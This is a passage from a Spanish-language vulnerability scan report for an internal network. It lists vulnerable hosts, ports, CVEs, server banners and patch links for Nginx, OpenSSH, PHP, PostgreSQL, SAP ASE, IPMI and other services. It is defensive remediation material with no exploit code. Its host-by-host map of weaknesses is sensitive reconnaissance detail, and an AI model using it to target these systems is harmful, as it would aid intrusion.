
Versión Nginx de 1.0.7 a 1.0.15

Versión Nginx de 1.1.3 antes de 1.22.1

Versión Nginx de 1.23.0 antes de 1.23.2

#### Impacto

La explotación exitosa de la vulnerabilidad permite a un atacante causar una caída del proceso de trabajo o la divulgación de memoria del proceso de trabajo mediante el uso de un archivo mp4 especialmente diseñado.

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2022-41741>

<https://nvd.nist.gov/vuln/detail/CVE-2022-41742>

#### Referencias

NGINX Security Advisory

[https://nginx.org/en/security\\_advisories.html](https://nginx.org/en/security_advisories.html)

#### Solución

Patch también está disponible, para más información sobre esta vulnerabilidad consulte [ NGINX Security Advisory] ([https://nginx.org/en/security\\_advisories.html](https://nginx.org/en/security_advisories.html))

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[NGINX Security Advisory]([https://nginx.org/en/security\\_advisories.html](https://nginx.org/en/security_advisories.html))

#### Evidencias

Recurso: 10.0.6.201 Puerto: tcp/443

```
Vulnerable version of Nginx detected on port 443 -
Server: nginx/1.7.10
Date: Sat, 09 Aug 2025 15:17:34 GMT
Content-Type: text/html
Content-Length: 195
Connection: close
WWW-Authenticate: Basic realm="Secure Zone"

<html>
<head><title>401 Authorization Required</title></head>
<body bgcolor="white">
<center><h1>401 Authorization Required</h1></center>
<hr><center>nginx/1.7.10</center>
</body>
</html>
```



| #37 OpenSSH 7.4 Not Installed Multiple Vulnerabilities |                            |       |                               |           |
|--|----------------------------|-------|-------------------------------|-----------|
| Severidad: Alta  | <b>Attack Vector</b>       | Local | <b>Scope</b>                  | Unchanged |
| CVSS: 7.8  | <b>Attack Complexity</b>   | Low   | <b>Confidentiality Impact</b> | High      |
| Ocorrencias: 1   | <b>Privileges Required</b> | Low   | <b>Integrity Impact</b>       | High      |
|  | <b>User Interaction</b>    | None  | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.3.47

#### Descripción

OpenSSH (OpenBSD Secure Shell) es un conjunto de programas informáticos que proporcionan sesiones de comunicación cifradas a través de una red informática utilizando el protocolo SSH.

Se ha informado de múltiples vulnerabilidades en OpenSSH v7.3 y versiones anteriores. Estas vulnerabilidades si son explotadas permitirán la ejecución de código, escalada de privilegios, divulgación de información y ataques de denegación de servicio.

#### Impacto

La explotación exitosa de las vulnerabilidades conducirá a la ejecución de código, escalada de privilegios, divulgación de información y ataques de denegación de servicio.

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2016-10009>

<https://nvd.nist.gov/vuln/detail/CVE-2016-10010>

<https://nvd.nist.gov/vuln/detail/CVE-2016-10011>

<https://nvd.nist.gov/vuln/detail/CVE-2016-10012>

<https://nvd.nist.gov/vuln/detail/CVE-2016-8858>

#### Referencias

OPENSSH 7.4

<http://www.openssh.com/txt/release-7.4>

#### Solución

OpenSSH 7.4 ha sido puesto en libertad para abordar esta cuestión.

Actualización a la última versión soportada de OpenSSH.

Revisar el [Página de notas de lanzamiento OpenSSH 7.4] (<http://www.openssh.com/txt/release-7.4>) para más información.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[OPENSSH 7.4](<http://www.openssh.com/txt/release-7.4>)

#### Evidencias

Recurso: 10.0.3.47

|   |
|---|
| SSH-2.0-OpenSSH_7.2 detected on port 22 over TCP. |
|---|

| #38 OpenSSH Integer overflow Vulnerability |                            |       |                               |           |
|--|----------------------------|-------|-------------------------------|-----------|
| Severidad: Alta                            | <b>Attack Vector</b>       | Local | <b>Scope</b>                  | Unchanged |
| CVSS: 7.8                                  | <b>Attack Complexity</b>   | Low   | <b>Confidentiality Impact</b> | High      |
| Ocorrencias: 4                             | <b>Privileges Required</b> | Low   | <b>Integrity Impact</b>       | High      |
|  | <b>User Interaction</b>    | None  | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.1.76  
10.0.10.128  
10.0.10.139  
10.0.10.41

#### Descripción

OpenSSH (OpenBSD Secure Shell) es un conjunto de programas informáticos que ofrecen sesiones de comunicación cifradas en una red de ordenadores utilizando el protocolo SSH.

OpenSSH cuando se compila con un tipo de clave experimental, posee un desbordamiento de enteros si un cliente o servidor está configurado para utilizar una llave XMSS diseñada específicamente. Esto lleva a corrupción de memoria y ejecución de código local debido a un error en el algoritmo de parseo de llaves XMSS.

Versiones afectadas:

OpenSSH 7.7 a 7.9 y 8.x antes de 8.1

#### Impacto

La explotación exitosa conduce a la corrupción de memoria y la ejecución de código local en el sistema específico.

#### Solución

Se recomienda a los clientes actualizar a la última versión de OpenSSH compatible (<https://www.openssh.com/>) para remediar estas vulnerabilidades.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[OpenSSH 8.1](<https://www.openssh.com/>)

#### Evidencias

Recurso: 10.0.1.76

Vulnerable SSH-2.0-OpenSSH\_7.9p1 Ubuntu-10 detected on port 22 over TCP.

Recurso: 10.0.10.41

Vulnerable SSH-2.0-OpenSSH\_7.9p1 Debian-10+deb10u4 detected on port 22 over TCP.

Recurso: 10.0.10.128

Vulnerable SSH-2.0-OpenSSH\_7.8 detected on port 22 over TCP.

Recurso: 10.0.10.139

Vulnerable SSH-2.0-OpenSSH\_7.8 detected on port 22 over TCP.

**#39 Microsoft DNS Server Recursive Query Denial of Service**

|                 |                          |         |                               |          |
|-----------------|--------------------------|---------|-------------------------------|----------|
| Severidad: Alta | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | None     |
| CVSS: 7.8       | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | None     |
| Ocurrencias: 7  | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Complete |

**Recursos Afectados**

10.0.1.27 Puerto: tcp/53  
 10.0.1.36 Puerto: tcp/53  
 10.0.1.39 Puerto: tcp/53  
 10.0.1.40 Puerto: tcp/53  
 10.0.1.63 Puerto: tcp/53  
 10.0.1.64 Puerto: tcp/53  
 10.0.2.20 Puerto: tcp/53

**Descripción**

La configuración predeterminada del servicio DNS Server en Windows Server 2003 y Windows 2000, y el servicio Microsoft DNS Server en Windows NT 4.0, permite consultas recursivas y proporciona información adicional de la delegación a direcciones IP arbitrarias, lo que permite a los atacantes remotos causar una denegación de servicio (amplificación comercial) a través de consultas DNS con direcciones IP de origen esponjoso.

**Impacto**

La explotación exitosa de esta vulnerabilidad podría permitir que un atacante remoto cause denegación de servicio como condiciones o obtenga acceso a alguna información confidencial.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2006-0988>

**Solución**

No hay parches suministrados por proveedores disponibles en este momento. Workaround:  
 Desactiva DNS Recursive.

**Evidencias**

Recurso: 10.0.1.27 Puerto: tcp/53

Microsoft DNS Server Recursive Query Denial of Service

Recurso: 10.0.1.36 Puerto: tcp/53

Microsoft DNS Server Recursive Query Denial of Service

Recurso: 10.0.1.40 Puerto: tcp/53

Microsoft DNS Server Recursive Query Denial of Service

Recurso: 10.0.1.63 Puerto: tcp/53

Microsoft DNS Server Recursive Query Denial of Service

Recurso: 10.0.1.64 Puerto: tcp/53

Microsoft DNS Server Recursive Query Denial of Service

Recurso: 10.0.2.20 Puerto: tcp/53

Microsoft DNS Server Recursive Query Denial of Service

Recurso: 10.0.1.39 Puerto: tcp/53

Microsoft DNS Server Recursive Query Denial of Service



| #40 OpenSSH sshd Function Vulnerability (CVE-2015-8325) |                            |       |                               |           |
|---|----------------------------|-------|-------------------------------|-----------|
| Severidad: Alta   | <b>Attack Vector</b>       | Local | <b>Scope</b>                  | Unchanged |
| CVSS: 7.8   | <b>Attack Complexity</b>   | Low   | <b>Confidentiality Impact</b> | High      |
| Ocurencias: 6   | <b>Privileges Required</b> | Low   | <b>Integrity Impact</b>       | High      |
|   | <b>User Interaction</b>    | None  | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.1.140  
 10.0.1.24  
 10.0.3.109  
 10.0.3.11  
 10.0.3.12  
 10.0.3.47

#### Descripción

OpenSSH es un conjunto de programas informáticos que ofrecen sesiones de comunicación encriptadas a través de una red informática utilizando el protocolo SSH.

Versiones afectadas:

OpenSSH a través de la versión 7.2p2

QID Detection Logic: (Sinuthenticated)

Esta detección no autenticada funciona revisando la versión del servicio OpenSSH a través del banner tcp.

#### Impacto

La explotación exitosa de esta vulnerabilidad podría conducir a una violación de la seguridad o podría afectar a la integridad, la disponibilidad y la confidencialidad.

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2015-8325>

#### Referencias

openssh 7.3

<https://www.openssh.com/txt/release-7.3>

#### Solución

Se recomienda a los clientes actualizar para [OpenSSH 7.3](<https://www.openssh.com/txt/release-7.3>) o más tarde para remediar esta vulnerabilidad.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[versión 7.2p2](<https://www.openssh.com/txt/release-7.2p2>)

#### Evidencias

Recurso: 10.0.1.140

Vulnerable SSH-2.0-OpenSSH\_6.6.1 detected on port 22 over TCP.

Recurso: 10.0.1.24

Vulnerable SSH-2.0-OpenSSH\_5.5p1 Debian-6 detected on port 22 over TCP.

Recurso: 10.0.3.109

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.11

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.12

|  |
|--|
| Vulnerable SSH-2.0-OpenSSH_7.2 detected on port 22 over TCP. |
|--|

Recurso: 10.0.3.47

|  |
|--|
| Vulnerable SSH-2.0-OpenSSH_7.2 detected on port 22 over TCP. |
|--|

#### #41 Windows Workstation Service NetrWkstaUserEnum Denial of Service - Zero Day

|                 |                          |         |                               |          |
|-----------------|--------------------------|---------|-------------------------------|----------|
| Severidad: Alta | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | None     |
| CVSS: 7.8       | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | None     |
| Ocurrencias: 1  | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Complete |

#### Recursos Afectados

10.0.1.101

#### Descripción

El servicio de estaciones de trabajo de Windows está expuesto a una negación remota de la vulnerabilidad de servicio al manejar NetrWkstaUserEnum RPC solicita con un gran valor en el campo "maxlen".

#### Impacto

La explotación exitosa de esta vulnerabilidad hace que "svchost.exe" consuma una gran cantidad de memoria, lo que puede resultar en que el sistema se vuelva temporalmente poco responsable.

#### Solución

No hay parches suministrados por proveedores disponibles en este momento.

Patches Virtuales:

[Trend Micro Virtual Patching](<http://www.trendmicro.com/vulnerabilitycontrols>)

Patch Virtual #1000896: Microsoft Windows Workstation Service NetrWkstaUser Enum Remote Code Execution

#### Evidencias

Recurso: 10.0.1.101

|                               |
|-------------------------------|
| Microsoft Workstation Service |
|-------------------------------|

| #42 Nginx Arbitrary Code Execution Vulnerability |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Alta                                  | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 7.7  | <b>Attack Complexity</b>   | High    | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 1                                   | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | Low       |

#### Recursos Afectados

10.0.6.201 Puerto: tcp/443

#### Descripción

nginx [engine x] es un servidor HTTP y proxy inverso, un servidor proxy de correo y un servidor proxy genérico TCP/UDP.

Se identificó un problema de seguridad en el solucionador de nginx, lo que podría permitir que un atacante cause una sobreescritura de memoria de 1 byte utilizando una respuesta DNS especialmente elaborada

Versiones afectadas:

Versión NGINX de 0.6.18 a 1.20.0

#### Impacto

La explotación exitosa puede llevar a la ejecución arbitraria de códigos.

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2021-23017>

#### Referencias

Nginx

[https://nginx.org/en/security\\_advisories.html](https://nginx.org/en/security_advisories.html)

#### Solución

Actualizar el software a las últimas versiones compatibles y soportadas por el fabricante.  
Referencia: [nginx 1.21.0, 1.20.1 ](<https://nginx.org/en/download.html>).

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[https://nginx.org/en/security\\_advisories.html](https://nginx.org/en/security_advisories.html)

<https://securityonline.info/nginx-zero-day-rce-vulnerability-alert>

#### Evidencias

Recurso: 10.0.6.201 Puerto: tcp/443

```
Vulnerable nginx version detected on port 443 -
Server: nginx/1.7.10
Date: Sat, 09 Aug 2025 15:17:34 GMT
Content-Type: text/html
Content-Length: 195
Connection: close
WWW-Authenticate: Basic realm="Secure Zone"

<html>
<head><title>401 Authorization Required</title></head>
<body bgcolor="white">
<center><h1>401 Authorization Required</h1></center>
<hr><center>nginx/1.7.10</center>
</body>
</html>
```

**#43 OpenSSH Security Update (CVE-2024-39894)**

|                 |                            |          |                               |           |
|-----------------|----------------------------|----------|-------------------------------|-----------|
| Severidad: Alta | <b>Attack Vector</b>       | Network  | <b>Scope</b>                  | Unchanged |
| CVSS: 7.5       | <b>Attack Complexity</b>   | High     | <b>Confidentiality Impact</b> | High      |
| Ocurencias: 1   | <b>Privileges Required</b> | None     | <b>Integrity Impact</b>       | High      |
|                 | <b>User Interaction</b>    | Required | <b>Availability Impact</b>    | High      |

**Recursos Afectados**

10.0.3.104

**Descripción**

OpenSSH es un conjunto de programas informáticos que ofrecen sesiones de comunicación encriptadas a través de una red informática utilizando el protocolo SSH.

CVE-2024-39894: OpenSSH a veces permite ataques de sincronización contra entradas de contraseñas de eco-off (por ejemplo para su y Sudo) debido a un error de lógica ObscureKeystrokeTiming.

Versiones afectadas:

Versión 9.5 a 9.7

QID Detection Logic:

Esta detección no autenticada funciona revisando la versión del servicio OpenSSH.

**Impacto**

La explotación exitosa de esta vulnerabilidad podría conducir a una violación de la seguridad o podría afectar la integridad, la disponibilidad y la confidencialidad.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2024-39894>

**Referencias**

OpenSSH 9.8

<https://www.openssh.com/txt/release-9.8>

**Solución**

Se recomienda a los clientes actualizar para [OpenSSH 9.8](<https://www.openssh.com/txt/release-9.8>) o más tarde para remediar esta vulnerabilidad.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[OpenSSH 9.8](<https://www.openssh.com/txt/release-9.8>)

**Evidencias**

Recurso: 10.0.3.104

Vulnerable SSH-2.0-OpenSSH\_9.6 detected on port 22 over TCP.



**#44 Microsoft Windows UPnP NOTIFY Buffer Overflow Vulnerability (MS01-059)**

|                 |                          |         |                               |         |
|-----------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Alta | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 7.5       | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Partial |
| Ocurrencias: 1  | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Partial |

**Recursos Afectados**

10.0.3.15

**Descripción**

El servicio Universal Plug and Play (UPnP) permite a los ordenadores descubrir y utilizar dispositivos basados en red. Windows ME y Windows XP incluyen servicios nativos de UPnP; Windows 98 y Windows 98SE no incluyen un servicio nativo de UPnP, pero se puede instalar a través del cliente de conexión a Internet que envía con Windows XP.

**Impacto**

Si esta vulnerabilidad es explotada con éxito, entonces los atacantes anónimos, remotos y no secuestrados pueden ejecutar códigos arbitrarios con privilegios administrativos en un sistema vulnerable.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2001-0876>

**Referencias**

MS01-059

<https://technet.microsoft.com/en-us/library/security/MS01-059>

**Solución**

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[MS01-059: Microsoft Windows 98/98SE](<http://www.windowsupdate.com/>)

[MS01-059: Microsoft Windows 98/98SE](<http://www.microsoft.com/download/details.aspx?FamilyId=4F1C2546-9CF8-413D-866F-DD1E5A2D7454&displaylang=en>)

[MS01-059: Microsoft Windows ME](<http://www.windowsupdate.com/>)

[MS01-059: Microsoft Windows ME](<http://download.microsoft.com/download/winme/Update/22940/WinMe/EN-US/314757USAM.EXE>)

[MS01-059: Microsoft Windows XP ](<http://www.windowsupdate.com/>)

[MS01-059: Microsoft Windows XP ](<http://www.microsoft.com/download/details.aspx?FamilyId=D17CBEB5-7478-4147-B4BA-E6CF686A352B&displaylang=en>)

**Evidencias**

Recurso: 10.0.3.15

|                            |
|----------------------------|
| Detected on TCP port 5000. |
|----------------------------|

| #45 PostgreSQL Arbitrary SQL Code Execution Vulnerability (CVE-2024-7348) |                            |         |                               |           |
|---|----------------------------|---------|-------------------------------|-----------|
| Severidad: Alta   | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 7.5   | <b>Attack Complexity</b>   | High    | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 1  | <b>Privileges Required</b> | Low     | <b>Integrity Impact</b>       | High      |
|   | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.4.171 Puerto: tcp/5432

#### Descripción

Tiempo de comprobación Tiempo de uso (TOCTOU) condición de carrera en pg\_dump en PostgreSQL permite a un creador de objetos ejecutar funciones SQL arbitrarias como el usuario que ejecuta pg\_dump, que a menudo es un superusuario. El ataque implica reemplazar otro tipo de relación con una vista o mesa exterior. El ataque requiere esperar a que pg\_dump comience, pero ganar la condición de la raza es trivial si el atacante conserva una transacción abierta.

Versiones afectadas:

PostgreSQL 16 antes de 16.4

PostgreSQL 15 antes de 15.8

PostgreSQL 14 anterior a 14.13

PostgreSQL 13 antes de 13.16

PostgreSQL 12 anterior a 12.20

QID Detection logic:(Sinauthenticated)

Este QID envía una solicitud TCP elaborada en el puerto Postgresql para detectar posibles versiones afectadas.

#### Impacto

La explotación exitosa de esta vulnerabilidad podría dar lugar a la divulgación de información confidencial, adición o modificación de datos o denegación de servicio (DoS).

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2024-7348>

#### Referencias

PostgreSQL Security Advisory

<https://www.postgresql.org/support/security/CVE-2024-7348/>

#### Solución

Se recomienda a los clientes actualizar PostgreSQL a la última versión para solucionar este problema. Para más información visite [Aquí.](<https://www.postgresql.org/support/security/CVE-2024-7348/>).

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[PostgreSQL Security Advisory](<https://www.postgresql.org/support/security/CVE-2024-7348/>)

#### Evidencias

Recurso: 10.0.4.171 Puerto: tcp/5432

```
PostgreSQL 14.0-14.12 Detected on port 5432
L_00VFATAL_00C0A000_00Me1 protocolo 65363.19778 no est_E1 soportado: servidor soporta 3.0
hasta 3.0_00Fpostmaster.c_00L2148_00RProcess
```

**#46 SAP ASE (Sybase ASE) "probe" Login Access Vulnerability**

|                 |                          |         |                               |         |
|-----------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Alta | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 7.5       | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Partial |
| Ocurrencias: 4  | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Partial |

**Recursos Afectados**

10.0.3.2 Puerto: tcp/5000

10.0.3.3 Puerto: tcp/10000

10.0.3.3 Puerto: tcp/20000

10.0.3.7 Puerto: tcp/5000

**Descripción**

SAP ASE barcos con un login llamado "probe" utilizado para el proceso de sonda de dos fases, que utiliza un mecanismo de desafío y respuesta para acceder a Adaptive Server. Hay un defecto en implementación del mecanismo de desafío y respuesta que permite a cualquiera acceder al servidor como "probe" login. Mientras que el "probe" no es una cuenta privilegiada, existen otros defectos que permiten la elevación del privilegio del usuario de la base de datos regular a administrador de la base de datos. Combinado con vulnerabilidades de elevación de privilegios este permite la toma completa del servidor de bases de datos.

Productos afectados:

Las versiones ASE 12.5, 15.0, 15.5, 15.7 y 16.0 son vulnerables.

**Impacto**

La explotación exitosa de esta vulnerabilidad podría permitir que un atacante remoto obtenga privilegios escalados.

**Solución**

El vendedor ha lanzado parches ASE 15.7 SP132 y ASE 16.0 SP01 para corregir estas vulnerabilidades. [Nota de seguridad de SAP 2113995](https://websmp230.sap-ag.de/sap/support/notes/2113995) para obtener información adicional.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[Nota de seguridad de SAP 2113995](https://websmp230.sap-ag.de/sap/support/notes/2113995)

**Evidencias**

Recurso: 10.0.3.2 Puerto: tcp/5000

SAP ASE (Sybase ASE) "probe" Login Access Vulnerability detected on port 5000 - SAP ASE 16.0.4.3

Recurso: 10.0.3.3 Puerto: tcp/10000

SAP ASE (Sybase ASE) "probe" Login Access Vulnerability detected on port 10000 - SAP ASE 16.0.4.3

Recurso: 10.0.3.3 Puerto: tcp/20000

SAP ASE (Sybase ASE) "probe" Login Access Vulnerability detected on port 20000 - SAP ASE 16.0.4.3

Recurso: 10.0.3.7 Puerto: tcp/5000

SAP ASE (Sybase ASE) "probe" Login Access Vulnerability detected on port 5000 - SAP ASE 16.0.4.3

**#47 PHP OpenSSL Extension Remote Memory Corruption Vulnerability**

|                 |                          |         |                               |         |
|-----------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Alta | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 7.5       | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Partial |
| Ocurrencias: 3  | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Partial |

**Recursos Afectados**

10.0.4.38 Puerto: tcp/8080

10.0.4.39 Puerto: tcp/8080

10.0.4.95 Puerto: tcp/8080

**Descripción**

PHP es un lenguaje de scripting de propósito general que es adecuado para el desarrollo web y puede ser integrado en HTML.

PHP se ve afectado por la vulnerabilidad de la corrupción de la memoria debido al manejo inadecuado de la extensión OpenSSL "openssl\_x509\_parse()" que no analiza adecuadamente antes y no Después de los tiempos en certificados X.509, lo que permite a los atacantes remotos ejecutar código arbitrario o causar una negación del servicio (corrupción de memoria) a través de un certificado elaborado.

Software afectado:

PHP 5.3 antes de 5.3.28

PHP 5.4.0 antes de 5.4.23

PHP 5.5.0 antes de 5.5.7

**Impacto**

La explotación exitosa de este problema puede permitir que un atacante ejecute código arbitrario en el contexto del proceso PHP. Los intentos de explotación fallidos pueden dar lugar a una denegación de servicio.

**Solución**

Vendor ha lanzado versiones fijas PHP 5.3.28, PHP 5.4.23 y PHP 5.5.7. Para más detalles, consulte[ PHP Home.](http://php.net/)

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[PHP 5.4.23](http://www.php.net/downloads.php)

[PHP 5.3.28](http://www.php.net/downloads.php)

[PHP 5.5.7](http://www.php.net/downloads.php)

**Evidencias**

Recurso: 10.0.4.38 Puerto: tcp/8080

```
Date: Sat, 09 Aug 2025 16:20:44 GMT
Server: Apache/2.2.22 (Win32) PHP/5.3.0
X-Powered-By: PHP/5.3.0
Set-Cookie: PHPSESSID=65b6q7tnhcr7mlqrj46jb44pf0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 3325
Connection: close
Content-Type: text/html

<html>
<head>
<title>SARHA Consulta - Login del Usuario</title>
```

```

<STYLE type="text/css">
@import URL("common/styles/menu_style_ajax.css");
@import URL("common/styles/page_style_ajax.css");
@import URL("common/styles/page_style.css");
@import URL("common/styles/tablesorter.css");
</STYLE>

<SCRIPT language=JavaScript>
function ValidateForm(){
if(document.formLogin.txtUsuarioID.value == ""){
alert('El nombre de usuario est vac o');
return false;
}

if(document.formLogin.txtUsuarioPassword.value == ""){
alert('La contrase a est vac a');
return false;
}
}

</SCRIPT>

</head

```

Recurso: 10.0.4.95 Puerto: tcp/8080

```

Date: Sat, 09 Aug 2025 17:53:49 GMT
Server: Apache/2.2.22 (Win32) PHP/5.3.0
X-Powered-By: PHP/5.3.0
Set-Cookie: PHPSESSID=4o3tsc2kuj61etc7ud6o8tg2o1; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 3325
Connection: close
Content-Type: text/html

<html>
<head>
<title>SARHA Consulta - Login del Usuario</title>

<STYLE type="text/css">
@import URL("common/styles/menu_style_ajax.css");
@import URL("common/styles/page_style_ajax.css");
@import URL("common/styles/page_style.css");
@import URL("common/styles/tablesorter.css");
</STYLE>

<SCRIPT language=JavaScript>
function ValidateForm(){
if(document.formLogin.txtUsuarioID.value == ""){
alert('El nombre de usuario est vac o');
return false;
}
}

```

```

if(document.formLogin.txtUsuarioPassword.value == ""){
alert('La contrase a est vac a');
return false;
}
}

```

```

</SCRIPT>

```

```

</head

```

Recurso: 10.0.4.39 Puerto: tcp/8080

```

Date: Sat, 13 Sep 2025 16:08:10 GMT
Server: Apache/2.2.22 (Win32) PHP/5.3.0
X-Powered-By: PHP/5.3.0
Set-Cookie: PHPSESSID=db5spl5cp39o0f4n0rum3irtm6; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 3325
Connection: close
Content-Type: text/html

```

```

<html>
<head>
<title>SARHA Consulta - Login del Usuario</title>

```

```

<STYLE type="text/css">
@import URL("common/styles/menu_style_ajax.css");
@import URL("common/styles/page_style_ajax.css");
@import URL("common/styles/page_style.css");
@import URL("common/styles/tablesorter.css");
</STYLE>

```

```

<SCRIPT language=JavaScript>
function ValidateForm(){
if(document.formLogin.txtUsuarioID.value == ""){
alert('El nombre de usuario est vac o');
return false;
}

if(document.formLogin.txtUsuarioPassword.value == ""){
alert('La contrase a est vac a');
return false;
}
}

```

```

</SCRIPT>

```

&lt;/head

**#48 Nginx Remote Integer Overflow Vulnerability**

|                 |                          |         |                               |         |
|-----------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Alta | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 7.5       | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Partial |
| Ocurrencias: 1  | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Partial |

**Recursos Afectados**

10.0.6.201 Puerto: tcp/443

**Descripción**

nginx [engine x] es un servidor HTTP y proxy inverso, un servidor proxy de correo y un servidor proxy genérico TCP/UDP.

Se identificó un problema de seguridad en el filtro de rango nginx. Una solicitud especialmente elaborada podría resultar en un flujo entero y un procesamiento incorrecto de rangos, lo que podría dar lugar a una fuga de información sensible provocada por una solicitud especialmente elaborada.

Versiones afectadas:

nginx 0.5.6 a 1.13.2

QID Detection Logic (Sinuthenticated):

El cheque no autenticado intenta buscar la versión de la versión expuesta en el servidor: etiqueta de una respuesta HTTP.

**Impacto**

Los atacantes pueden explotar esta cuestión para obtener información confidencial o pueden bloquear la aplicación que resulta en una condición de denegación de servicio.

**Solución**

Se recomienda a los clientes instalar [nginx 1.13.3,1.12.1](https://nginx.org/en/download.html) o versiones posteriores para remediar esta vulnerabilidad.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[nginx 1.13.3,1.12.1](https://nginx.org/en/download.html)

**Evidencias**

Recurso: 10.0.6.201 Puerto: tcp/443

```
Vulnerable nginx version detected on port 443 -
Server: nginx/1.7.10
Date: Sat, 09 Aug 2025 15:17:34 GMT
Content-Type: text/html
Content-Length: 195
Connection: close
WWW-Authenticate: Basic realm="Secure Zone"

<html>
<head><title>401 Authorization Required</title></head>
<body bgcolor="white">
<center><h1>401 Authorization Required</h1></center>
<hr><center>nginx/1.7.10</center>
</body>
</html>
```

| #49 IPMI 2.0 RAKP Authentication Remote Password Hash Retrieval Vulnerability |                            |         |                               |           |
|---|----------------------------|---------|-------------------------------|-----------|
| Severidad: Alta   | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 7.5   | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 3  | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | None      |
|   | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

#### Recursos Afectados

10.0.10.158  
10.0.10.161  
10.0.10.163

#### Descripción

La especificación IPMI 2.0 admite la autenticación RMCP+ Authenticated Key-Exchange Protocol (RAKP), que permite a los atacantes remotos obtener hashes de contraseña y realizar ataques de conjetura de contraseñas sin conexión al obtener el HMAC de una respuesta del mensaje RAKP 2 de un BMC.

Nota: IPMI 2.0 RAKP La autenticación se realizará para los siguientes nombres de usuarios: ADMIN, admin, root, Administrator, USERID.

#### Impacto

La explotación exitosa de esta vulnerabilidad podría permitir que un atacante remoto obtenga acceso a los hashes de contraseña de los usuarios destinatarios.

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2013-4786>  
<https://nvd.nist.gov/vuln/detail/CVE-2013-4037>

#### Solución

Para Cisco UCS E-Series Servers y Cisco 5000 Series Enterprise Network, consulte el siguiente enlace: [CSCvk16635](<https://quickview.cloudapps.cisco.com/quickview/bug/CSCvk16635>)

IBM ha puesto a disposición una solución para CVE-2013-4037 en la siguiente ubicación: [MIGR-5093463](<http://www-947.ibm.com/support/entry/portal/docdisplay?Indocid=MIGR-5093463>)

Workaround:

Asegúrese de que ningún dispositivo habilitado para IPMI esté expuesto a redes no confiadas.  
Establecer contraseñas complejas.

#### Evidencias

Recurso: 10.0.10.158

IPMI 2.0 Password Hash Retrieval Vulnerability Detected For USER: Administrator on port 623 over UDP.

Recurso: 10.0.10.161

IPMI 2.0 Password Hash Retrieval Vulnerability Detected For USER: Administrator on port 623 over UDP.

Recurso: 10.0.10.163

IPMI 2.0 Password Hash Retrieval Vulnerability Detected For USER: Administrator on port 623 over UDP.



**#50 Readable SNMP Information**

|                 |                          |         |                               |         |
|-----------------|--------------------------|---------|-------------------------------|---------|
